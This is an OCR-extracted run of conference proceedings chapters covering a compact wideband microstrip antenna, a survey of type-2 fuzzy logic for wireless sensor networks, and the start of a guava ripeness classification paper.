4. Ester, M., Kriegel, H., Sander, J., Xu, X.: A density-based algorithm for discovering clusters in large spatial databases with noise (1996)
5. Makino, K., Uno, T.: New algorithms for enumerating all maximal cliques. In: The 9th Scandinavian Workshop on Algorithm Theory (2004)
6. Yi, J., Maghoul, F.: Query clustering using click-through graph (2009)
7. Leung, K.W.T., Ng, W., Lee, D.L.: Personalized Concept-based clustering of search engine queries (2008)
8. Koutrika, G.: Query personalization based on user preferences
9. Bentayeb, F., Favre, C.: RoK: Roll-Up with the K-means clustering method for recommending OLAP queries
10. Shen, I.J., Gao, Y., Chen, C., Gong, H.P.: A rank-based prediction algorithm of learning users (2012)
11. Moawad, I.F., Talha, H., Hosny, E., Hashim, M.: Agent-based web search personalization approach using dynamic user profile (2012)

A Wideband Compact Microstrip Antenna for DCS/PCS/WLAN Applications

Vinod Kumar Singh, Zakir Ali, Ashutosh Kumar Singh and Shahanaz Ayub

Abstract A novel compact slit-loaded broadband microstrip patch antenna is presented for various wireless applications. The proposed antenna has been fabricated and the impedance bandwidth and radiation pattern are measured. The compact antenna size is 40 × 60 × 1.6 mm which can be integrated conveniently with other RF circuits. The simulated and measured antenna characteristics along with radiation pattern and gain are presented in the paper. It is stated that the proposed designed antenna can completely cover the required bandwidths of digital communication system (DCS 1.71–1.88 GHz), personal communication system (PCS 1.85–1.88 GHz) and IEEE 802.11 b/g (2.4–2.485 GHz) with satisfactory radiation characteristics. The experimental result shows that the proposed antenna presents a bandwidth 60.25 % covering the range of 1.431–2.665 GHz with the maximum radiation efficiency 90 %.

Keywords Line feed · WLAN · Wideband antenna

V. K. Singh
S.R. Group of Institutions, Jhansi, India

Z. Ali (✉)
I.E.T. Bundelkhand University, Jhansi, India
e-mail: zakirali008@gmail.com

A. K. Singh
Indian Institute of Information Technology Allahabad, Allahabad, India

S. Ayub
Bundelkhand Institute of Engineering and Technology, Jhansi, India

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_113, © Springer India 2014

1 Introduction

Microstrip antennas (MSAs) are gaining popularity among the researchers due to its attractive features such as low profile, low cost, lightweight, ease of fabrication, and compatibility with microwave circuits [1, 2]. However, despite of these several advantages, the MSAs suffer from some disadvantages of narrow bandwidth and low efficiency. Various researches have been made to increase the bandwidth of MSAs, which includes increase in the substrate thickness, the use of a low dielectric constant, slotted patch antennas, introducing the parasitic elements either in coplanar or stacked configuration, the use of various impedance matching, and feeding techniques [3–8].The dielectric constant of the substrate is closely related to the size and the bandwidth of the MSA. Low dielectric constant of the substrate produces larger bandwidth, while the high dielectric constant of the substrate results in smaller size of antenna [9, 10]. A trade-off relationship exists between antenna size and bandwidth.

In the past few years, researchers have tried various methods to enhance the bandwidth, and it is observed that as the bandwidth is increased, the efficiency and gain decreases. To obtain a larger bandwidth along with optimum gain and efficiency and maintaining the size of antenna are the major challenges to the researchers working with MSAs these days.

In the past decade, many planar antennas had been designed to meet the requirement of mobile cellular communication systems. The most demanding these days are global system for mobile communication system (GSM) ranging from 890 to 960 MHz; digital communication systems (DCS) ranging from 1,710 to 1,880 Hz; personal communication system (PCS) ranging from 1,850 to 1,990 MHz; universal mobile telecommunication system (UMTS) ranging from 1,920 to 2,170 MHz; and wireless local area network (WLAN) systems in the 2.4 GHz (2,400–2,484 MHz) bands [11, 12].

In this paper, a wideband line-feed MSA with compact size ($40 \times 60 \times 1.6$ mm) is presented which gives a bandwidth of around 60.25 %. The antenna is suitable for various mobile cellular communication systems and WLAN applications covering the range from 1.431 to 2.665 GHz.

2 Antenna Design and Layout

The proposed line-fed wideband slit-loaded antenna is depicted in Fig. 1. The ground plane has the dimensions of $L_g \times W_g$ and is printed on a substrate of thickness $h = 1.6$ mm and relative permittivity $\varepsilon_r = 4.4$. A 50-Ω microstrip feed line is employed to excite the proposed antenna having width of W_1 and length L_1, respectively. The optimized design parameters of the proposed patch antenna are shown in Table 1.




Fig. 1 Geometry of proposed antenna

Table 1 Designing parameters

Parameters	Value (mm)
L_g	40
W_g	60
W	31
L_2	13.0
W_2	4.0
L_3	9.0
L_1	10.8
W_1	4.0

The parallel slots are introduced on the patch with glass epoxy substrate provide bandwidth enhancement. The proposed radiating patch comprises slots symmetrically surrounding near the excitation probe pin so as to obtain good impedance bandwidth. Adding two more slots of same dimension of width W_2 and length L_3 on the patch eventually improves the overall impedance bandwidth and better impedance matching. The presence of two slots restricts the patch currents as well as the two slots on the patch reduce the size of the proposed patch. The photograph of the designed antenna is shown in Fig. 2 (Table 2).

For an efficient radiator, a practical width that leads to good radiation efficiencies is given by Eq. (1). For low frequencies, the effective dielectric constant is essentially constant. At intermediate frequencies, its values begin to monotonically increase and eventually approach the values of the dielectric constant of the substrate. The initial values (at low frequencies) of the effective dielectric constant are referred to as the static values, and they are given by Eq. (2). Because the

Fig. 2 Photograph of the proposed antenna

Table 2 Practical and simulated bandwidth

S. no.	Simulated result (B.W.) %	Practical result (B.W.) %
1.	60.25	57.30

dimensions of the patch are finite along the length and width, the fields at the edges of the patch undergo fringing. Due to the fringing effects, electrically, the patch of the MSA looks greater than its physical dimensions. For the principal *E*-plane (*xy*-plane), the dimensions of the patch along its length have been extended on each end by a distance Δl, which is a function of the effective dielectric constant $\varepsilon_{\text{reff}}$ and the width to height ratio (W/h). A very popular and practical approximate relation is given as [13–15]

$$W = \frac{c}{2f\sqrt{(\varepsilon_r + 1)/2}} \tag{1}$$

$$\varepsilon_{\text{reff}} = \frac{(\varepsilon_r + 1)}{2} + \frac{(\varepsilon_r - 1)}{2}\left[1 + 12\frac{h}{W}\right]^{\frac{1}{2}} \tag{2}$$

$$\frac{\Delta l}{h} = 0.412\frac{(\varepsilon_{\text{reff}} + 0.300)\left(\frac{W}{h} + 0.264\right)}{(\varepsilon_{\text{reff}} - 0.258)\left(\frac{W}{h} + 0.813\right)} \tag{3}$$

Since the length of the patch has been extended by Δl on each side, the effective length of the patch is now (4)

$$L = \frac{1}{2fr\sqrt{\varepsilon_{\text{reff}}}\sqrt{\mu_o \varepsilon_o}} - 2\Delta l \tag{4}$$

where

c	Velocity of light
ε_r	Dielectric constant of the substrate
f	Antenna working frequency
W	Width of the patch
L	Length of the patch
h	Height of substrate
Δl	Normalized extension of the length of the patch

3 Results and Discussions

The resonant properties of the proposed antenna have been predicted and optimized using of a commercial software package IE3D version 12. It is measured by network analyzer. Figure 3 shows the simulated and measured results of the return loss of the proposed patch antenna which are very close to each other justifying the geometry and results. The two closely excited resonant frequencies at 1.88 GHz and at 2.18 GHz as shown in the figure give the measure of the wideband characteristic of the patch antenna. The measured impedance bandwidth of 57.30 % (1.533–2.883 GHz) is achieved at −10 dB return loss (VSWR $\leq$ 2) while the simulated patch gives an impedance bandwidth of 60.25 % (1.431–2.665 GHz). Figure 4 shows the efficiency of the proposed patch antenna. The figure indicates high antenna efficiency over the operational frequency range and it is around an average of 90 %. The peak gain of the proposed patch antenna at various frequencies is shown in Fig. 5, and the maximum achievable gain is 6.20 dBi at the frequency of 2.3 GHz, and the gain is better compared to design reported in [16, 17]




Fig. 3 Return loss of the proposed antenna




Fig. 4 Efficiency plot of the proposed antenna




Fig. 5 Gain plot of the proposed antenna

4 Conclusion

A simple line-feed technique is used for enhancing the bandwidth of a microstrip patch antenna. The proposed antenna has been developed and designed and tested successfully. The simulated results demonstrate that it has a wide impedance bandwidth of 60.25 % covering the range of 1.431–2.665 GHz with the maximum radiation efficiency 90 %, while the experimental impedance band width 57.30 % (1.533–2.883 GHz) which are very close to each other defining the practical use of developed antenna. The maximum achievable gain of the antenna is 6.20 dBi. The developed line-feed wideband compact MSA is suitable for DCS/PCS/WLAN applications covering the range of 1.431–2.665 GHz.

References

1. Balanis, C.A.: Antenna Theory, Analysis and Design. Wiley, New York (1997)
2. Kumar, G., Ray, K.P.: Broadband Microstrip Antennas. Artech House, Norwood (2003)
3. Deshmukh, A.A., Kadam, A., Ray, K.P.: Broadband proximity fed modified E-shaped microstrip antenna. In: Proceedings of IEEE, vol. 978-1, (2011)
4. Islam, M.T., Shakib, M.N., Misran, N.: Broadband E-H shaped microstrip patch antenna for wireless systems. Prog. Electromagn. Res. **98**, 163–173 (2009)

5. Islam, M.T., Shakib, M.N., Misran, N.: Design Analysis of high gain wideband L-probe fed microstrip patch antenna. Prog. Electromagn. Res. **95**, 397–407 (2009)
6. Ansari, J.A., Singh, P., Dubey, S.K.: H-Shaped stacked patch antenna for dual band operation. Prog. Electromagn. Res. B **5**, 291–302 (2008)
7. Wi, S.H., Lee, Y.S., Yook, J.G.: Wideband microstrip patch antenna with U-shaped parasitic elements. IEEE Trans. Antennas Propag. **55**(4), 1196–1199 (2008)
8. Ansari, J.A., Ram, R.B.: Broadband stacked U-slot microstrip patch antenna. Prog. Electromagn Res. Lett. **4**, 17–24 (2008)
9. Kulkarni, N., Mulgi, S.N., Satnoor, S.K.: Design and development of triple band tunable microstrip antenna. Microwave Opt. Technol. Lett. **54**(3), 614–617 (2012)
10. Veysi, M., Kamyab, M., Jafargholi, A.: Single-feed dual-band dual-linearly polarized proximity-coupled patch antenna. IEEE Antennas Propag. Mag. **53**(1), 90–96 (2011)
11. Alkanhal, M.A.S.: Composite compact triple-band microstrip antennas. Prog. Electromagn. Res. **93**, 221–236 (2009)
12. Ghalibafany, J., Attari, A.R.: A new dual-band microstrip antenna with U-shaped slot. Prog. Electromagn. Res. C **12**, 215–223 (2010)
13. Hammerstad, E.O.: Equations for microstrip circuit design. In: Proceedings of 5th European Micro-wave Conference, pp. 268–272 (1975)
14. Bahl, I.J., Bhartia, P.: Microstrip Antennas. Artech House, Dedham (1980)
15. Balanis, C.A.: Advanced Engineering Electromagnetics. Wiley, New York (1989)
16. Mishra, A., Singh, P., Yadav, N.P., Ansari, J.A.: Compact shorted microstrip patch antenna for dual band operation. Prog. Electromagn. Res. C **9**, 171–182 (2009)
17. Misran, N., Shakib, M.N., Islam, M.T., Yatim, B.: Design analysis of a slotted microstrip antenna for wireless communication. In: Proceedings of World Academy of Science, Engineering and Technology, vol. 37, pp. 448–450 (2009)

Analysis of Type-2 Fuzzy Systems for WSN: A Survey

Megha Sharma and Ashutosh Kumar Singh

Abstract Lifetime enhancement has always been a crucial issue in the field of wireless sensor networks (WSNs). In the recent past, a number of issues related to WSNs have been addressed through fuzzy-based algorithms. Fuzzy-based algorithms have shown their potential in data fusion, clustering, and energy-efficient routing. In this survey, we have presented the performances of type-2 fuzzy-based algorithms for solving the various issues of WSNs.

Keywords Membership function · Fuzzy logic system · Type-2 fuzzy logic system · Wireless sensor network

1 Introduction

Wireless sensor network (WSN) subsumes the collection of thousands of sensor nodes having the dexterity of sensing, communication, and processing. Sensor nodes are physical devices, energy constrained, having small memory and less computation power. Due to the sensor nodes have very limited resources so reduce the energy consumption has been a vital issue in many researches, it is also the main goal of this paper. In WSN, once the sensor nodes are deployed, human mediation cannot not possible. To enhance the lifetime of WSN, many non-fuzzy

M. Sharma (✉) · A. K. Singh
Department of Software Engineering, IIIT, Lysaker, Norway
e-mail: megha22knit@gmail.com

A. K. Singh
e-mail: ashutosh_singh@iiita.ac.in

Department of Electronics and Communication Center, IIIT, Allahabad, Uttar Pradesh, India

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_114, © Springer India 2014

clustering tactics (LEACH [1], LEACH-C, VLEACH) have been proposed, but fuzzy tactics have given better results than the non-fuzzy tactics. Till now, many solutions (A Moving Base Station Strategy Using Fuzzy Logic for Lifetime Enhancement in WSN [2]) have been proposed to reduce the energy consumption in data transmitting and processing problem, and clustering is the most optimistic technique among all the proposed techniques. In clustering randomly deployed nodes are divided into clusters based on some characteristics, each cluster has a head node called a cluster head which will collect the data from all the nodes in its cluster, do data fusion their and then delegate all aggregated data to the base station, this will reduce the energy consumption of the WNS immensely and that energy we can use in other calculation, comparatively prolonged the lifetime of the WSN than the ad-hoc WSN (In ad-hoc WSN all sensor nodes whether they are present nearer or farer to the base station send their data directly to base station, nodes which are having large distance from the base station will consume more energy). Selection of cluster head [3] is also a challenge in the clustered WSN.

2 Application

Applications of WSNs are divided into the three categories: monitoring of objects, monitoring of area, and monitoring interaction in between area and objects. Monitoring objects span many applications and some are given here—structural monitoring and medical health.

3 Challenges

Challenges [4] covered the issues mainly on the energy consumption of wireless sensor node, memory requirements by many algorithms, size of each sensor node. Wireless sensors must incorporate self-configuration and self-healing property so that it can be used in worse environment. Various design challenges subsume heterogeneity, distributed processing, low-bandwidth communication, large-scale coordination, real-time computation. Design a radio, scalability, privacy and security of data are also great challenges in WSN. Here, in this paper, author only discusses about the challenge of the energy consumption of the WSN.

4 Fuzzy Logic System

Fuzzy logic system is based on the human reasoning in which non-numeric linguistic variables are used unlike the variables in mathematics. Fuzzy control system [5] components are fuzzifier, fuzzy rules, fuzzy inference engine, and defuzzifier. This process has four steps in type-1 fuzzy logic system.

1. Fuzzification: It takes the crisp input (a number) and determines the degree to which it belongs to a membership function and converts a crisp input into fuzzified output; membership function is chosen according to preknowledge.
2. Rule evaluation: Rules are formed based on some past experience. Rules are in the form IF–THEN rules. If part is called the antecedent part, then else part is called consequent. In this step, all fuzzified inputs will be applied on the antecedents of each rule, and then, fuzzified output of antecedent is applied to the consequent membership function; in the end, this process will give the fuzzified output. If the antecedent part consists of more than one input, then the calculation is done by using fuzzy algebra (min, max).
3. Aggregation: It collects all outputs from each rule.
4. Defuzzification: in this step input is all collected rules output and output is a crisp (single) number.

There are many types of inference system—Sugeno, Mamdani. Type-1 FLS is unable to handle the uncertainty so far this type-2 fuzzy logic system [6] came into picture. It has been used in connection admission control in ATM network and in many applications. Type-2 FLS pictorial presentation is shown in Fig. 1.

Type-2 fuzzy logic system acquires crisp value as an input, and inference system returns type-2 fuzzy sets. Type-2 fuzzy control system uses one extra module called type reducer, which reduces type-2 fuzzy sets into type-1 and after defuzzification converts it into the crisp value. Type-1 fuzzy logic membership function is not able to handle uncertainty in input. Type-2 fuzzy set is a generalized form of type-1 fuzzy set. Type-2 fuzzy set membership function contains three dimensions. The third dimension is called footprint of uncertainty (FOU), and each point on FOU consists of a membership on the two-dimensional surface. In interval type-2 membership function, the third dimension contains same value everywhere. FOU is described by area in between upper membership function (UMF) and lower membership function (LMF); type-2 fuzzy logic membership value is itself fuzzy. A block diagram of UMF, LMF, and FOU is given Fig. 2.




Fig. 1 Diagram of type-2 fuzzy logic




Fig. 2 Diagram of type-2 membership function

5 Surveyed Papers of Type-2 Fuzzy Logic System

5.1 Wireless Sensor Network Lifetime Analysis

In this paper [7], author has adduced the matter of the lifetime analysis and estimation for the WSN. Coverage and connectivity are the two performance metrics used to calculate whether a WSN is fully functional or it consists a network failure. Author used two placement techniques: hex grid and square grid. A network will be fully functional if it has complete connectivity and complete coverage, and network failure occurs if network has the first loss either in the connectivity or in the coverage. Author Jain and Liang by dividing WSN in between equal segments proves that the lifetime of the single sensor node can be most appropriately given by the type-2 fuzzy membership function, i.e., a Gaussian MF with an uncertain variance. Author let, initially in the WSN q nodes are deployed and each node have same battery level, after doing many tasks such as (detecting, communication) each wireless sensor node have different remaining battery levels. Rule-based rule antecedent part is taken as 'the remaining battery level of the sensor node,' and the consequent is 'cumulative alive time of all the nodes which consists complete coverage and connectivity until the network failure.' Antecedent is divided into the three levels—high remaining battery level, moderate remaining battery level, and low remaining battery level. Consequent is divided into the five levels—very high, high, moderate, low, and very low. Fuzzy rules are designed by using the reliability theory of the control system. Each antecedent and consequent are modeled by using a type-2 fuzzy logic membership function by using a Gaussian MF with uncertain variance. In this, author applies reliability theory on two components to give fuzzy rules. Components can be aligned either in reliability-wise connected in parallel or in reliability-wise connected in series. Rules for reliability-wise connected in parallel are given below.

Rule for reliability-wise connected in parallel—IF the remaining battery level of sensor node 1 is high and the remaining battery level of sensor node 2 is moderate, THEN the cumulative lifetime of the system (network) is high.

In this paper, interval type-2 fuzzy logic [8] has given better performance than the type-2 fuzzy logic system and type-2 fuzzy logic system has given the better performance than the fuzzy logic system.

5.2 Optimal Computation in Type-2 Fuzzy Logic System

In this paper [9], author has given the difference in between type-1 and type-2 fuzzy logic systems. Type-1 fuzzy logic is introduced by the Zadeh in 1985. A fuzzy logic system, which describes at least one type of fuzzy set, is called a type-2 FLS. Similarities in both type-1 FLS and type-2 FLS consist of similar IF–THEN rules. If some uncertainties are present in the consequent and antecedent parts of the IF–THEN rule, type-1 FLS is not able to handle that type of uncertainty. It is handled by the type-2 fuzzy logic system. Differences in between the type-1 FLSs and type-2 FLSs are given in Table 1.

In type-2 fuzzy logic set, a term 'FOU' is used and is located on the third dimension called the 'footprint of uncertainty' (FOU). FOU is given by blurring the type-1 FLSs. It is explained by using two fuzzy logic sets—UFM and LMF. Like type-1 fuzzy logic system, type-2 fuzzy logic system has same components, but membership functions for the antecedent and consequent parts are different, and it will be of type-2 fuzzy sets, and also output processing block is different in the type-2 fuzzy logic system. Type-2 fuzzifier is more complicated to understand so it is not widely used. There are many cases where an application is not handled by type-2 fuzzier, and some points are given below:

1. Antecedent and consequent words are ambiguous. (They have different means for different people.)
2. Consequent may contain a histogram. (Many experts are taking decision, and all experts do not agree at a point that forms a histogram for a consequent.)

Author has described two approaches, neural and evolutionary, to optimize learning capabilities of type-2 FLS. In his paper, author concluded that artificial

Table 1 Comparison in between the type-1 fuzzy logic system set and type-2 fuzzy logic system set

Differences	Type-1 fuzzy set	Type-2 fuzzy set
Grades of membership	Crisp	Fuzzy
Power to handle uncertainty	Unable to handle uncertainty	Totally used to handle the uncertainty
Dimension	Type-1 fuzzy logic set is represented in two dimensions.	Type-2 fuzzy logic set is represented in three dimensions.
Symbolic for a set Q	Q	~Q

immune system (AIS) is able to handle the uncertainty more efficiently, which provides multipoint optimization than the GA. Here, in this scenario, author has concluded that if data for which you are using the FLS is not ambiguous, type-1 FLS gives better result than the type-2 fuzzy logic system.

5.3 Sensed Signal Strength Forecasting in WSN

In this paper, author has given that signals of WSN are self-similar [10]. Self-similar data means the data that can be forecastable. Self-similarity can be defined in several ways: (1) slowly decaying variance, (2) long-range dependence, (3) non-degenerate autocorrelations, and (4) Hurst effect. In self-similar data, the variance decays very slowly as the size of the data grows. The variance–time plot is one way to test the slowly decaying property. In this, we will plot the variance of the sample versus the sample size on the log–log plot. Data that does not contain the self-similar property contains a slope -1, and for self-similar data, the line is much flatter than -1 slope. Long-range dependence is calculated by the correlation. In order to find out the 'Correlation' in between two random variables we will calculate statistical computation in between two, if both variables behaving similarly, variables consists positive correlation, behave as opposites then variables consists negative correlation, no relation in between the two variables called no correlation. For self-similar processes, the autocorrelation function drops very slowly toward zero, but may never reach zero. Self-similarity can also be described by the Hurst effect. For self-similar processes, H is called a Hurst parameter, which must lie in between 0.5 and 1.0. Among the four methods, author has used the variance–time plot and it accommodates the slowly decaying variance, which means the data is self-similar to acoustic signal. Author has applied type-2 fuzzy logic and interval type-2 fuzzy logic on the 'sensed signal strength forecasting' of the wireless sensors, and type-2 FLS and interval type-2 FLS results outplayed the type-1 FLS results.

5.4 Thresholding Protocol for Event-Driven WSN

In this paper [11], author has proposed fact about the event-driven monitoring protocol. This paper is mainly based on the two goals: first is to reduce the energy consumption of the sensor nodes and second is to enhance the data quality of the sensor nodes with event-driven monitoring approach. There are two types of WSN that are presented by the author: first is event-driven monitoring approach and second is continuous monitoring approach. In event-driven monitoring approach, one sensor node would send the data to other sensor node when an event will occur. Unlike the event-driven monitoring approach, in continuous monitoring approach, data will generate continuously on predefined frequency. Continuous monitoring system also has disadvantages like it sends the data to base station even

if data is no longer required by the base station, this leads wastages of resources. To resolve this problem, author proposed an adaptive threshold protocol based on the type-2 fuzzy logic system. Author took assumption about the fault tolerances of the sensor node that different sensor nodes have different sensed powers. Author proposed an algorithm in which histogram is formed for each node. This histogram consists of multilevel thresholds based on the fuzziness measure. In this algorithm, in the first step of each state (normal, alarm, doubtful), ultra-fuzziness is calculated, and in the second step, total ultra-fuzziness is determined. In the third step, optimum threshold positions with maximum ultra-fuzziness total value are determined. In the fourth step, data is threshold (classified/send) on this particular optimum threshold value.

5.5 Wireless Network Effect on PI and Type-2 Fuzzy Logic Controller

Networked control system (NCS) [12] is a distributed control system, which is formed from the combination of actuators, sensors, controllers, and communication network. It has many advantages such as low cost, increased system reconfigurability, enhanced resource utilization and reliability, reduced installation and maintenance cost and also supports the distributed control and intelligence devices. From many years control and co-design in NCS has been in a great issue. Today's very often used wired networks are CAN bus and PROFINET, and very often used wireless networks are IWLAN AND ZIGBEE. CAN bus is most widely used wired networks. It is a reliable, fast, multirecipients, cost-effective network. IWLAN is used in these situations, where difficult to realize wire connection between devices in some environment, as well as not allow or expect wired connection in the view of technology. NCS also has some disadvantages. Here, in this paper, author has highlighted two main disadvantages: first is packet loss and second is varying transmission delay, which reduces the performance of the network control system. Author has proposed that NCS also contains various types of uncertainties such as packet dropouts and transport delays. In this paper, author mainly discussed on the ZIGBEE network. ZIGBEE is used in those applications where small amount of data is needed to transmit and also requires a good battery life. Type-2 fuzzy logic controller outperforms the PID controller.

6 Conclusion

After conducting a survey on different type-2 fuzzy logic system papers, we concluded that type-2 outperforms type-1 in such applications where we do not have exact information, as shown in Table 2.

Table 2 Comparison in between different techniques in different papers of the type-2 fuzzy logic system

Sl. no.	Paper name/algorithm	Objective	Key features
1	Wireless sensor network lifetime analysis using type-2 and interval type-2 fuzzy logic system	Estimate the minimum lifetime of the wireless sensor network	Reliability theory placement techniques–hex grid, square grid, coverage, connectivity *Membership function*—Gaussian MF with uncertain standard deviation *Antecedent*—Remaining battery level of the sensor node '*I*' *Levels*—Low, moderate, high *Consequent*—Cumulative lifetime of the wireless sensor network *Levels*—Very low, low, moderate, high, very high
2	On the type-2 fuzzy thresholding protocol for event-driven wireless sensor networks	1. Reduce the energy consumption of the sensor node 2. Improve the data quality received by the sink node	Entropy and measure of fuzziness, S-MAC, event-driven monitoring application, continuous monitoring approach *Antecedent*—Fuzziness of each sensor node *Consequent*—Ultra-fuzziness
3	Sensed signal strength forecasting in wireless sensor network	Reduce the uncertainties (packet losses and transmission delays) by applying the type-2 fuzzy logic controllers and PI controllers	Network control system (NCS), ZIGBEE, CAN, PROFINET, IWLAN *Antecedent*—Packet losses, transmission delays *Consequent*—Reduction in packet losses and reduction in transmission delays
4	Sensed signal strength forecasting for wireless sensors using interval type-2 fuzzy logic system	Self-similar data	Forecasting the sensed signal strength Demonstration is present that the sensed signal strength can be forecasted *Antecedent*—Sensed signal strength *Consequent*—Forecasted sensed signal strength
5	Summary of the optimal computation of type-2 fuzzy logic system	A type-2 description and optimal computation of type-2 are present in this paper	Artificial immune system (AIS), particle swarm optimization (PSO), genetic algorithm (GA)

References

1. Li, Y., Ding, L., Liu, F.: The improvement of LEACH protocol in WSN. In: International Conference on Computer Science and Network Technology (ICCSNT 2011), vol. 2, pp. 1345–1348, 24–26 Dec 2011
2. Alkesh, A.; Singh, A.K., Purohit, N.: A moving base station strategy using fuzzy logic for lifetime enhancement in wireless sensor network. Communication Systems and Network Technologies (CSNT) (2011)
3. Gupta, I., Riordan, D., Sampalli, SW.: Cluster-head election using fuzzy logic for wireless sensor networks. In: Proceedings of the 3rd Annual Communication Networks and Services Research Conference, pp. 255–260, 16–18 May 2005
4. Chong, C.Y., Kumar, S.P.: Sensor networks: Evolution, opportunities, and challenges. Proc. IEEE **91**, 1247–1256 (2003)
5. Mendel, M.: Fuzzy logic systems for engineering: A tutorial. Proc. IEEE **83**, 345–377 (1995)
6. Mendel, J.M., John, R.I., Liu, F.: Interval type-2 fuzzy logic systems made simple. IEEE Trans. Fuzzy Syst. **14**(6), 808–821 (2006). doi:10.1109/TFUZZ.2006.879986
7. Shu, H., Liang, Q., Gao, J.: Wireless sensor network lifetime analysis using interval type-2 fuzzy logic systems. IEEE Trans. Fuzzy Syst. **16**(2), 416–427 (2008)
8. Liang, Q., Mendel, J.M.: Interval type-2 fuzzy logic systems: Theory and design. IEEE Trans Fuzzy Syst. **8**(5), 535–550 (2000). doi:10.1109/91.873577
9. Ya-jing, Z., Yi, J., Liu, D.: Summary of the optimal computation of type-2 fuzzy logic system. In: Proceedings of International Conference on Systems and Informatics (ICSAI 2012), pp. 749–753
10. Liang, Q., Wang, L.: Sensed signal strength forecasting for wireless sensors using interval type-2 fuzzy logic system. In: 14th IEEE International Conference on Fuzzy Systems (FUZZ '05), pp. 25–30, 22–25 May 2005
11. Own, C.M.: On the type-2 fuzzy thresholding protocol for event-driven wireless sensor networks. In: IEEE International Conference on Fuzzy Systems (FUZZ 2011), pp. 352–355, 27–30 June 2011
12. Blaho, M., Urban, M., Fodrek, P., Foltin, M.: Wireless network effect on PI and type-2 fuzzy logic controller. Proc. Int. J. Commun. **6**, 18–25 (2012)

Fusion of Entropy-Based Color Space Selection and Statistical Color Features for Ripeness Classification of Guavas

Suchitra Khoje and S. K. Bodhe

Abstract This paper presents a novel and non-destructive approach to the color appearance characterization and classification of guava ripeness. Guava ripeness is modeled using extracted statistical color features and support vector machines (SVM) are adopted to perform the classification task. Also, the role of different color spaces in entropy calculation for estimating resolving power in the characterization of ripeness levels of guava is investigated. This approach is applied to 270 guava images from three types of ripeness, i.e., under ripe, ripe, and over ripe. Entropy-based color space selection is carried out using nonparametric *Kruskal–Wallis* procedure. Statistical curve-fitting color features are derived from the histogram of selected color space. Experimental results show that in spite of the complexity and high variability in color appearance of guava, the modeling of guava images with statistical color curve-fitting parameters allows the capture of differentiating color features between the guava ripeness levels. The classification accuracy using six *normpdf* curve-fitting parameters (mean, sigma, mean_LB, mean_UB, sigma_LB, sigma_UB) is 90.37 % for testing data.

Keywords Statistical color features · Entropy · Curve fitting · SVM

1 Introduction

Guava is a tropical fruit in the myrtle family (*Myrtaceae*) genus *Psidium*, which contains about 100 species. Being the second largest producer of fruit crops in the world, India has the richest collection of guava. Uttar Pradesh is the most

S. Khoje (✉)
Symbiosis International University, Lavale, Pune, India
e-mail: suchiamol08@gmail.com

S. K. Bodhe
College of Engineering, Pandharpur, Solapur, India

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_115, © Springer India 2014

important guava-producing state. Maharashtra, Madhya Pradesh, Bihar, and West Bengal are the other important guava-growing states. India exports guava to countries such as Saudi Arabia, Nepal, and United Arab Emirates.

Jelly and ready-to-serve (RTS) beverages are the two major products of guava exported from India. Jelly is the single largest item as it accounted for about 98 % of the exports and 97 % of the total value of the guava product. As guava export plays a major role in earning foreign currency, its automatic grading and sorting is a crucial task.

